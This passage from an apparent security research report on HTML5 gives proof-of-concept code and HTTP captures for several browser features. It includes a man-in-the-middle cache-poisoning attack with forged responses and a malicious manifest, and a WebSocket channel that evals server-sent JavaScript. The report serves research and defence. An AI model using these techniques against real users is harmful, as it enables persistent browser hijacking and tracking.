


Figure 23 POC-application: Local Storage web application

The relevant JavaScript code for accessing the Local Storage is:



```
function saveValueToLocalStorage(){
    if (typeof(localStorage) == 'undefined' ){
        document.getElementById('ValueOfFieldTestValue').innerHTML = 'HTML5
        Local Storage not supported';
    } else {
        try {
            localStorage.setItem("TestValue",
            document.getElementById('ValueToSafe').value);
            alert("Saved successfully to Local Storage!");
        } catch (e) {
            if (e == QUOTA_EXCEEDED_ERR) {
                alert('Inserted Values are too large!');
            }
        }
    }
}

function loadValueFromLocalStorage(){
    document.getElementById('ValueOfFieldTestValue').innerHTML =
    localStorage.getItem("TestValue");
}

function DeleteValueFromLocalStorage(){
    localStorage.removeItem("TestValue");
    alert("Element deleted!")
}
```

The screenshot in Figure 24 shows the separation of local storage objects for HTTP and HTTPS connections:




Figure 24 POC-application: Local Storage HTTP/HTTPS separation

The left side shows the storing of data through a HTTPS connection and the right side storing of data through a HTTP connection. If the key (TestValue) is accessed different values are returned depending on the connection type.



5.2.4 Server-Sent Events

Figure 25 shows a Server-Sent Events example application (the used UA in this section was Mozilla Firefox 3.6.13). The UA loads the website and opens an *EventSource* to the server. Through this event source the frame (orange background) is updated periodically.




Figure 25 POC-application: Server-Sent Events

The relevant JavaScript code for opening the *EventSource* is:

```
<script type="text/javascript">
  var temp = "";
  var source = new
  EventSource('/HelloWorld/serverSentEventDummyContentProvider/index');
  source.onmessage = function (event) {
    temp = document.getElementById('MessageFromServer').innerHTML +
    "<br>" + event.data;
    document.getElementById('MessageFromServer').innerHTML = temp;
  };
</script>
```

5.2.5 Offline Web application attack – cache poisoning

The following network captures show and describes the relevant data transferred between the UA and the server in the offline web application cache poisoning attack described in section 2.4.2. The UA used for this attack was Mozilla Firefox 3.6.13 and as malicious web proxy the web proxy Burp [58] was used.

The user entered *www.csnc.ch* into his UA and the UA loads the content of this website. The response from the server is manipulated and a hidden Iframe included:

```
<IFRAME src="http://www.filebox-solution.com" height=0 width=0>
```

The UA sends the following request to *www.filebox-solution.com*:

```
GET / HTTP/1.1
Host: www.filebox-solution.com
```

This request is intercepted and a faked response from *www.filebox-solution.com* is sent with the following content:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Connection: close
Content-Length: 180
```

```
<html manifest="malicious.manifest">
```




```
<head>
<title>Compass Security AG - FileBox</title>
</head>
<body>
<script>
  document.write("<h2>JavaScript code successfully executed!</h2>");
</script>
</body>
</html>
```

Afterwards the UA makes another request to *www.filebox-solution.com* requesting the file *malicious.manifest*:

```
GET /malicious.manifest HTTP/1.1
Host: www.filebox-solution.com
Referer: http://www.filebox-solution.com/
X-Moz: offline-resource
```

This request is intercepted and a faked response from *www.filebox-solution.com* is sent with the following content:

```
HTTP/1.1 200 OK
Content-Type: text/cache-manifest
Expires: Sun, 1 Jan 2012 18:00:00 GMT
Content-Length: 27

CACHE MANIFEST

CACHE:
/
```

The UA stores the content of *www.filebox-solution.com* in the offline application cache and the file *malicious.manifest* is cached regarding to the standard caching directives.

If the UA is opened afterwards at a later time and the user enters *www.filebox-solution.com* into the address bar of the UA no request to the network is made. All information is loaded from the cache. The screenshot in Figure 26 shows this behaviour. The content is loaded completely from the poisoned cache and the JavaScript code is executed.




Figure 26 POC-application: Poisoned offline cache content executed

Whether the user is asked if a website is allowed to store data for offline use or not depends on the UA. For example, Firefox 3.6.12 asks the user for permission but Chrome 7.0.517.44 does not ask the user for permission to store data in the application cache. In this case the data will be stored in the UA cache without the user realizing it. Figure 27 shows this permission prompt in Firefox 3.6.13.





Figure 27 POC-application: Permission prompt offline cache

Figure 28 shows the offline cache contents of the browser Firefox 3.6.16.




Figure 28 POC-application: Offline cache content Firefox

The same attack was also performed using a HTTPS connection. The attack is not limited to HTTP connections. Figure 29 shows a screenshot of the storage of an HTTPS page:





Figure 29 POC-application: Permission prompt offline cache (HTTPS)

5.2.6 Web Messaging

The screenshot in Figure 30 (used browser in this section was Mozilla Firefox 3.6.13) shows a website which is loaded from *internal.csnc.ch* and contains an *iframe* from *external.csnc.ch*. It is possible to send a message from *internal.csnc.ch* to *external.csnc.ch* using the JavaScript function *postMessage()*.



Extract from internal.csnc.de:

```
<iframe src="http://external.csnc.ch/HelloWorld/IFrameDummyContent.gsp"
id="iframeExtCsncCh" width="710" height="550" ></iframe>

[... ]


<script>
  window.onload = function(){
    var window =
document.getElementById("iframeExtCsncCh").contentWindow;
    document.getElementById("MessageForm").onsubmit = function(f){
      window.postMessage(
document.getElementById("MessageToIFrame").value,
      "http://external.csnc.ch");
      f.preventDefault();
    };
  };
</script>
```

Extract from external.csnc.ch (loaded IFrame)

```
<script>
  window.addEventListener("message", function(e){
    if ( e.origin != "http://internal.csnc.ch" )
      return;
    document.getElementById("ReceivedMsg").textContent = e.data;
    document.getElementById("MsgSender").textContent = e.origin;
  }, false);
</script>
```

5.2.7 Registering Custom scheme and content handlers

This section described the two applications; one registers a mail protocol handler and the other a RSS feed reader content handler. For both application screenshots the browser Mozilla Firefox 3.6.13 was used.



If a website tries to register itself as *mailto* protocol handler the user is asked to confirm this registration.



Figure 31 POC-application: Adding *mailto* protocol handler (Firefox 3.6.12)

To define this protocol handler the following JavaScript code has to be used at *external.csnc.ch*:

```
<script type="text/javascript">
function registerMailtoAsProtocolHanlder(){
    window.navigator.registerProtocolHandler(
        "mailto",
        "http://external.csnc.ch/?userid=123456&uri=%s",
        "CSNC Secure Mail Application");
}
</script>
```

After the user clicks on a *mailto* link then the choice is displayed at the UA (Figure 32).




Figure 32 POC-application: Choosing e-mail handler in UA

If the user clicks on "CSNC Secure Mail Application" at this step the following request is sent from the UA to the server:

```
GET /?userid=123456&uri=mailto%3Amichael.schmidt%40csnc.ch HTTP/1.1
Host: external.csnc.ch
```



This is a standard GET request to *external.csnc.ch* including the target mail address. The Server takes this parameter and provides a mail mask. If the server is a malicious one the entered data can be stolen by the attacker. User tracking is possible through a registered unique id during registering.

Figure 33 shows an example of the registering of *external.csnc.ch* as RSS Feed Reader. If a website tries to register itself as a content handler for RSS feeds the user is asked for confirmation.




Figure 33 POC-application: Add RSS-Feed reader content handler to UA

For defining this feed reader content handler the following JavaScript code is used:

```
<script type="text/javascript">
  function registerCSNCAsFeedReader(){
    try{
      window.navigator.registerContentHandler("application/rss+xml",
        "http://external.csnc.ch/?userid=123456&video=%s",
          "CSNC Feed Reader");
    }catch(e){
      alert(e);
    }
  }
</script>
```

If a RSS-Feed is requested the following request is sent from the UA to the target of the RSS-Feed


```
GET /HelloWorld/mozillaFeedDummyContentProvider/list HTTP/1.1
Host: internal.csnc.ch
```

The server returns the following content:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: application/rss+xml; charset=ISO-8859-1
Content-Language: en-GB
Date: Thu, 13 Jan 2011 19:52:59 GMT
Content-Length: 165
```

```
<?xml version="1.0" encoding="utf-8"?>
<rss version="2.0">
  <channel>
    <title>CSNC dummy RSS Feed</title>
    <link>http://www.csnc.ch</link>
  </channel>
</rss>
```

This causes the UA to send the following request to *external.csnc.ch* (the registered RSS-Feed-Reader).



```
GET /?userid=123456&video=http%3A%2F%2Finternal.csnc.ch%2FHelloWorld%2FmozillaFeedDum
myContentProvider%2Flist HTTP/1.1
Host: external.csnc.ch
The user id can be used for user tracking.
```

5.2.8 The Web Socket API

For this example jWebSocket [59] Server was used to implement a Web Socket endpoint the web application can connect to. For the network captures the tool Wireshark [60] was used.

Figure 34 shows the network capture of the handshake if a Web Socket connection between the UA and websocket.csnc.ch on port 8787 is established.




Figure 34 Network capture: Web Socket handshake

In the handshake protocol it can be seen that the UA also sends two keys to the server. Both are 8 bytes of random tokens. The server returns in his WebSocket handshake response a 16 byte token based on the clients tokens to prove that the server has received the UA handshake. After this token the first data exchanged between the server and the UA can be seen:

- Server sends {"vendor": "jWebSocket.org", "type": "welcome", "timeout": 0, "sourceId": "47565", "usid": "9cf882211fd2e0fb75004f4b8bebee69", "version": "0.10.0818 beta"} to the UA
- The UA sends "Hello World!" to the server

If the socket is established the further communication uses this channel. The overhead is quite less. The network capture in Figure 35 shows the data send from the server to the UA through the established Web Socket connection at later time.




Figure 35 Network capture: Web Socket Traffic

Web Sockets Protocol is compatible to HTTP in the way that is not blocked by the firewall. It is possible to use the ports 80/443 for the web socket connection. Default ports for Web Sockets are 81 for unencrypted and 431 for encrypted connections. In this example the port 8787 was used for the Web Socket connection which can be seen in the following network capture (Figure 36):




Figure 36 Network capture: Web Socket package inspection

The application shows a POC application to establish a remote channel to a UA using a Web Socket connection. For this example the UA Google Chrome 8.0.552.224 was used. As Web Socket Server jWebSocket Server was used.

Figure 37 shows a web application that can establish a Web Socket connection to *websocket.csnc.ch*. Once established the server *websocket.csnc.ch* can send JavaScript Code to the UA which is executed when received. If the server sends the message *'alert(\\"This message box was invoked by a message received through the Web Socket Connection\\")'* the JavaScript code is executed and the message box opened:





Figure 37 POC-application: Web Socket

The relevant JavaScript Code is:

```
<script type="text/javascript">

var testWebSocket;

function openWebSocketConnection(){
  try{
    testWebSocket = new WebSocket("ws://websocket.csnc.ch:8787");

    testWebSocket.onopen = function(evt) {
      document.getElementById('StatusOfWebSocket').innerHTML = 'Web
      Socket Connection to websocket.csnc.ch established';
    };

    testWebSocket.onmessage = function(evt) {
      document.getElementById('WebSocketMessage').innerHTML = evt.data;
      var websocketData = JSON.parse(evt.data);
      if(websocketData.data != undefined)
        eval(websocketData.data);
    };
  }
};
```




```
testWebSocket.onclose = function(evt) {
    document.getElementById('StatusOfWebSocket').innerHTML = 'Not
    connected';
};

}catch(e){
    alert(e)}
}

function sendMessageToWebSocket(){
    testWebSocket.send("Hello World!");
}

function closeWebSocketConnection(){
    testWebSocket.close();
}
</script>
```

As it can be seen in the screenshot the website is loaded from the domain *internal.csnc.ch* and the Web Socket connection target is *websocket.csnc.ch*. Cross-document connections can be made with Web Socket connections.

5.2.9 Geolocation API

This application shows an example of the Geolocation API (used UA in this section was Mozilla Firefox 3.6.13). The application tries to determine the position of the user. Therefore, the user is asked for permission for accessing the location details. Afterwards the position is displayed on the website.

